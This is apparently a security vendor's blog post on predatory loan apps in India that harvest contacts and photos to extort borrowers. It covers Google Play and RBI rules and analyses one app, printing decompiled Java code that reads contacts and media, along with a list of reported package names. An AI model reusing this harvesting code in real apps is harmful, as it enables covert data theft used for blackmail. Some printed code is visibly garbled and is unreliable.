


Battling the Death Trap of Malicious Loan Apps

 blogs.quickheal.com/battling-the-death-trap-of-malicious-loan-apps/

August 30, 2023



In the age of instant finance at our fingertips, loan apps have reshaped how we access funds. But beneath the convenience lies a concerning trend – malicious apps that are being linked to tragic outcomes. In this blog, we will shed light on the alarming rise of these ‘death-traps,’ unravel the mechanics of these apps, and discuss solutions. We’ll also dive into Google Play’s new policies and the Government’s measures in face of this threat.

Trap of the Loan App

A spate of tragic deaths have occurred in the last 2-3 years PAN India. The reason – seemingly genuine loan applications with sinister motives behind them. Victims comprise of those individuals who opted to take loans from such apps, but ended up committing suicide instead, driven by harassment, blackmail and abuse by operators of these loan apps.

Fig.1 News articles about Loan application victims

The modus operandi of these instant loan apps is to offer small loans without requiring much paperwork, but charge heavy interest rates and often resort to extortion through morphed photographs and cyber-bullying. These applications are observed to charge high interest rates and have extra fees hidden within the agreement. Many of these apps. make the users share unnecessary information including contact details, photographs, location and more. Subsequently, the operators behind these apps use these details to harass the victim by way of defamatory messages to their contacts with morphed photographs etc. Most of the time, the miscreants use inappropriate and provocative language to insult and demean the users. This unwarranted harassment leads to some users going into depression and attempting suicide in fear of public humiliation.

As per Tech Crunch report in August 2022,

“Some are reportedly even taking their lives due to the immense pressure they get from these loan apps’ unregulated agents. According to local news reports, nearly two dozen suicide cases owing to harassment coming from loan app operators have been reported online. [More than half a dozen](#) of them were reported specifically from Hyderabad.”

Many users of these applications have reported their experiences and shared their concerns by commenting on Google Play Store. Some of these reviews read,

“repayment time is less than the earlier mentioned, interest rates are high, less amount disbursed compared to applied loan, calling frequently for repayment, contacting relatives or other contacts.”

Upon careful observation of these reviews, they appear very similar to comments of victims' while reporting of their loan-scam experiences.




Fig.2 Some reviews of reported applications

At Quick Heal Security Labs, we continuously analyze applications, especially from Google Play Store. Our aim is not only to detect and identify malware, but also to report their authenticity to secure Android users timely. As of late, we have reported nine such loan applications listed on Play Store to the Google Android team. These apps were being used by threat actors to trap victims into offering easy loans, with unprecedented dire consequences.




Fig.3 Reported Loan applications

Steps taken by Google

Google has been proactive in removing such applications from their Play Store. In 2022, they reportedly removed more than 3500 such loan applications from Google Play Store. Following this, Google has also updated its policy regarding loan applications from time to time.

According to Google's updated loan application policy, it is mandated that developers should: –

- Set the application category to 'Finance.'
- Clearly mention the Minimum and Maximum period of repayment.
- Clearly mention Maximum Annual Percentage Rate which may include interest and other fees.
- Mention one example of the total cost of the loan, including the principal and all applicable fees
- Should give information about collection, use and sharing of personal and sensitive data in privacy policy.

In addition to this, Google has also mentioned that they do not allow apps to promote personal loans which require repayment in full, in 60 days (about 2 months) or less, from the date the loan is issued ("short-term personal loans")

In a recent update, Google has further made major changes in its policy to address the issue of this loan death-trap. Personal loan applications are no longer allowed to access sensitive data, such as photos and contacts. To ensure that, Google has prohibited loan applications to use following permissions to access sensitive personal data: –

- Read external storage
- Read media images
- Read contacts

- Access fine location
- Read phone numbers
- Read media videos

Steps Taken by the Government

Reserve Bank of India (RBI) has also published Guidelines on Digital Lending in September 2022. In the guideline, RBI states that RE (Regulating Entities) should ensure that their DLA (Digital Lending Applications) should not access mobile phone resources like media, contact list, call logs or telephony functions. Further, it also states that only one-time access is allowed to camera, microphone and location for KYC (Know Your Customer) requirements. Here, the RE includes all the Banks and NBFCs (Non-Banking Financial Company) who offer digital lending services. DLA are personal loan applications that are web based or application based.

In Feb 2023, the RBI asked the REs (Bank and NBFC) to share their applications. The list was then shared with the Finance ministry. The Ministry has directed that all applications which are not on this list should be Blocked.

Analysis of a Malicious Application:

Application name: Credit Wallet: Easy Loans

Application link: [Credit Wallet: Easy Loans – Apps on Google Play](#)

MD5: fbc71d55961197df0e9e4aa7f388c073

Package name: com.creditwallet.now

Fig. 4 shows permissions declared by the application in the manifest file of Android APK. Some of these permissions are unnecessary like, *android.permission.BLUETOOTH*, *android.permission.READ_CALL_LOG* etc.



Fig.4 Permissions declared by application

As per the new Google Play Policy, access to contacts, external storage and location is prohibited. However, the application tries different ways to get access to this sensitive information as explained below:

1] Contact access:

Illegal Loan applications ask for the victim's contact numbers, name and photographs of the contacts etc. This data is subsequently used to call or message relatives and friends of the victim in order to intimidate the user and extort money from them. Fig. 5 shows the code application used to get access to contact details. It is using runtime permission to get contact access: –

```
public class VoCont_actPh_oneUtil {
    public static JSONArray at(Context context) {
        JSONArray jsonArray = new JSONArray();
        try {
            if (VoComUtil.axdEwe(context, "android.permission.READ_CONTACTS")) {
                Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, new String[]{"contact_id", "display_name", "data1"}, null, null, null);
                while (query != null && query.moveToNext()) {
                    JSONObject jsonObject = new JSONObject();
                    VoSizeEncryptUtil voSizeEncryptUtil = VoSizeEncryptUtil.aE();
                    jsonObject.put(voSizeEncryptUtil.aE("Vj70a2HyVnR0a2hsUj3oc1ZtcH0WwR0uTh0aV1xVj2MjFvVkJ2eF0uT0eFSRTEZVUZFOVBRPT0="), VoComUtil.Exa(VoConta_actsUtils.axdEwe(query, "display_name")));
                    jsonObject.put(voSizeEncryptUtil.aE("V1cw0VvYUkd15F7KYm14c1RU0nd190B0ak20aV1xRj2UUVF3UFESPQ="), VoComUtil.Exa(VoConta_actsUtils.axdEwe(query, "data1")));
                    jsonObject.put(voSizeEncryptUtil.aE("VjP55k5XU1hva2hTY1hCc1VtcH0WwR0uTh0aV1xVj2MjFvVkJ2eF0uT0eFSRTEZVUZFOVBRPT0="), VoComUtil.Exa(VoConta_actsUtils.axdEwe(query, "contact_id")));
                    jsonArray.add(jsonObject);
                }
                if (query != null && !query.isClosed()) {
                    query.close();
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        return jsonArray;
    }
}
```

Fig. 5 contact access

If it fails to get contact details by using the above method, it uses another option to get the contacts list as illustrated in Fig. 6 below: –

```
UriMatcher uriMatcher = new UriMatcher(-1);
awEax = uriMatcher;
uriMatcher.addURI("com.android.contacts", "contacts/lookup/*/#", 1);
uriMatcher.addURI("com.android.contacts", "contacts/lookup/*", 1);
uriMatcher.addURI("com.android.contacts", "contacts/#/photo", 2);
uriMatcher.addURI("com.android.contacts", "contacts/#", 3);
uriMatcher.addURI("com.android.contacts", "contacts/#/display_photo", 4);
uriMatcher.addURI("com.android.contacts", "phone_lookup/*", 5);
```

Fig.6 Contact access by uriMatcher

2] External Storage access:

By acquiring access to external storage any application will get access to the user's personal photos, videos, audios, documents etc. This data is sensitive and often ignored by many users. External storage data is highly misused by loan-scam operators. They take personal photos of victims; or their relatives in order to morph them and blackmail the victims.

Fig. 7 shows code used by this application to access external storage: –

```
public class VoExt_emaUtil {
    public static JSONArray aE(Context context) {
        JSONArray jSONArray = new JSONArray();
        try {
            if (VoComUtil.aadE(context, "android.permission.READ_EXTERNAL_STORAGE")) {
                Cursor query = context.getContentResolver().query(MediaStore.Audio.Media.EXTERNAL_CONTENT_URI, new String[]{"data_added", "date_modified", "duration", "mime_type", "is_music", "year", "is_notification",
                    "is_ringtone", "is_alarm", null, null, null});
                while (query != null && query.moveToNext()) {
                    JSONObject jSONObject = new JSONObject();
                    String andEue = VoConts_utsUtil.aadE(query, "year");
                    String andEue2 = VoConts_utsUtil.aadE(query, "is_notification");
                    String andEue3 = VoConts_utsUtil.aadE(query, "is_ringtone");
                    String andEue4 = VoConts_utsUtil.aadE(query, "is_alarm");
                    String andEue5 = VoConts_utsUtil.aadE(query, "date_added");
                    String andEue6 = VoConts_utsUtil.aadE(query, "date_modified");
                    String andEue7 = VoConts_utsUtil.aadE(query, "duration");
                    String andEue8 = VoConts_utsUtil.aadE(query, "mime_type");
                    String andEue9 = VoConts_utsUtil.aadE(query, "is_music");
                    VoSizeEncryptUtil voSizeEncryptUtil = VoSizeEncryptUtil.aE();
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue2));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue3));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue4));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue5));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue6));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue7));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue8));
                    jSONObject.put(voSizeEncryptUtil.aE("V2ba1y8h8b127u6v6v6259j8R2YU88P6V8D8="), VoComUtil.Exa(aadEue9));
                    jSONArray.add(jSONObject);
                }
            }
            if (query != null && query.isClosed()) {
                query.close();
            }
        }
    }
}
```

Fig. 7 Accessing external storage

3] Location access:

By tracking locations threat actors can get information about the places visited, and conclusions can be made about user's habits and preferences. It uses GPS data with network data to determine the location. As per the new Google Play policy, it is prohibited for loan apps to declare ACCESS_FINE_LOCATION, which allows apps to get exact and accurate geolocation.

Fig.8 shows code used by the application to get location information: –

Application Name	Package Name
Future Rupee - Credit Loan	com.future.cash.rupee
InstaNova - Easy Instant Loans	com.wavfge.magfin
Mobile Money	com.mobile.money.cash
Salina Loan	com.salina.loan.mountain
CA Loan	com.assistance.career.loansindia
Fast Loan - Speed Cash Loan	com.fastloan.cashloan.instantloan.loanapp
Toop Loan	in.azme.high.top.loan
Credit Wallet : Easy Loans	com.creditwallet.now
Asher Loan	com.asher.loan.cocla

Tips to stay safe:

- Try to avoid downloading applications from third party stores. Instead, install applications from official stores only.
- While installing the application from Google Play Store, pay close attention to the details such as developer name, description, permissions being asked by the app, as well as its user reviews.
- For loan applications, check the NBFC (Non-Banking Financial Company) name mentioned in description through a Google search of the name of the application, NBFC name etc.
- Avoid using loan applications from unknown banks, NBFCs etc. and stick to known banking apps only.

Conclusion

The recent Google Play policy stands as a crucial step in safeguarding users from potential risks posed by loan apps. By prohibiting certain permissions, the policy addresses significant privacy concerns. This move highlights the importance of continuous vigilance and stringent regulations to ensure the safety and security of users in the digital realm. The responsibility also lies on the part of the digital user and loan-seeker. Staying informed and advocating for responsible app practices remains paramount in this evolving technological landscape.



Digvijay Mane

Copyright © 2025 Quick Heal. All rights reserved.